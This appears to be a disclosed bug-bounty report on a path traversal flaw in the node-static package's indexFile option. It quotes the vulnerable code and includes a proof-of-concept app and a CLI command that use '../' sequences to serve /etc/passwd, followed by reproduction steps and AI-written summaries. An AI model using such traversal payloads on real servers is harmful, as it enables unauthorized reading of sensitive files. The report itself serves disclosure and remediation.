`indexFile` option passed as an argument to node-server can lead to arbitrary file read
The node-static module does not validate the indexFile option, allowing path traversal sequences to be used. If an attacker can control this option, they can read arbitrary files on the server.

- Triaged in 2 months
- Disclosed after 3 months
Hi Guys,
I would like to report Path Traversal vulnerability in indexFile parameter passed as an option tonode-server.
This vulnerability affects both CLI --indexFile and options.indexFile passed as an argument to Server.prototype.serveDir function in node-static.js
Module
module name: node-static
version: 0.7.11
npm page: https://www.npmjs.com/package/node-static
Module Description
a simple, rfc 2616 compliant file streaming module for node
node-static understands and supports conditional GET and HEAD requests. node-static was inspired by some of the other static-file serving modules out there, such as node-paperboy and antinode.
Module Stats
~38.000 downloads/week >150.000 downloads/month
Vulnerability
node-static allows to run static HTTP server with several options available. One of those options is indexFile, which allows to point to a specific file served as direcory index when user opens default url where server runs.
Because node-static does not restrict what file and from which location can be used as directory index, any of the files available on the machine where node-static is running can be used.
If indexFile option can be somehow controlled by malicious user, this can lead to arbitrary file read.
Vulnerability Description
Vulnerability exists, because indexFile argument passed as one of the options to Server.prototype.serveDir function is not checked against Path Traversal patterns and allows to inject any path. When server is running, HTTP request to server root causes content of the file passed in indexFile is returned.
This works both for server run as standalone Node.js application and when server is run from CLI.
Here's vulnerable fragment of the code:
// node-static/lib/node-static.js; lines from 52:

Server.prototype.serveDir = function (pathname, req, res, finish) {
    var htmlIndex = path.join(pathname, this.options.indexFile),   //// <-- this.options.indexFile passed "as is"
        that = this;

    fs.stat(htmlIndex, function (e, stat) {
        if (!e) {
            var status = 200;
            var headers = {};
            var originalPathname = decodeURI(url.parse(req.url).pathname);
            if (originalPathname.length && originalPathname.charAt(originalPathname.length - 1) !== '/') {
                return finish(301, { 'Location': originalPathname + '/' });
            } else {
                that.respond(null, status, headers, [htmlIndex], stat, req, res, finish);
            }
        } else {
            // Stream a directory of files as a single file.
            fs.readFile(path.join(pathname, 'index.json'), function (e, contents) {
                if (e) { return finish(404, {}) }
                var index = JSON.parse(contents);
                streamFiles(index.files);
            });
        }
    });
    function streamFiles(files) {
        util.mstat(pathname, files, function (e, stat) {
            if (e) { return finish(404, {}) }
            that.respond(pathname, 200, {}, files, stat, req, res, finish);
        });
    }
};
Here's sample Node.js application using node-static as HTTP server, with indexFile option set to arbitrary file:
'use strict'

const s = require('node-static');

const options = {
    indexFile: '../../../../../../../etc/passwd'
};

const file = new s.Server('./', options);

require('http').createServer(function (request, response) {
    request.addListener('end', function () {
        //
        // Serve files!
        //
        file.serve(request, response);
    }).resume();
}).listen(8080);

When it's run and http://127.0.0.1:8080 ur is accessed in the browser, file is being downloaded:

The content of the downloaded file:
We can get the same result when node-static server is run from CLI:
This time, server was created with following command:
$ ./node_modules/node-static/bin/cli.js --indexFile ../../../../../../etc/passwd
Steps To Reproduce:
- install
node-staticwithnpm i node-staticcommand - in the folder with
./node_modules, run following command (on Linux or macOS):
$ ./node_modules/node-static/bin/cli.js --indexFile ../../../../../../etc/passwd
- ensure you put enough
../sequences to reach root folder (/) on your machine, depending on how deep yournode_modulesfolder is located - with browser of your choice, navigate to
http://127.0.0.1:8080. Browser should start downloading/etc/passwdfile.
Supporting Material/References:
This vulnerability was found and verified with following configuration:
- macOS 10.14.6
- Node 10.16.0
- npm 6.9.0
Wrap up
- I contacted the maintainer to let them know: [N]
- I opened an issue in the related repository: [N]
Stay Safe,
bl4de
Impact
Arbitrary File Read
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The indexFile option is joined with the directory path without any validation, allowing path traversal.
Impact
If an attacker can control the indexFile option, they could read arbitrary files on the server, potentially exposing sensitive information.
What the attacker needed
Attacker controls indexFile option
How it was found
- Install node-static using npm.
- Run the CLI with the --indexFile option pointing to a file outside the served directory.
- Ensure enough '../' sequences are used to reach the root directory.
- Navigate to http://[redacted]:8080 in a browser.
- The browser downloads the targeted file (e.g., /etc/passwd).
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
node-static is a tool that serves files over HTTP. It has a setting called indexFile that tells it which file to show when someone visits the main URL. The problem is that it doesn't check if that file path is safe, so if someone can set it to something like '../../etc/passwd', the server will happily serve that file, which could contain sensitive information.
What is Path traversal?
Input that builds a file path escapes the intended folder, reading or writing files the application should never touch.





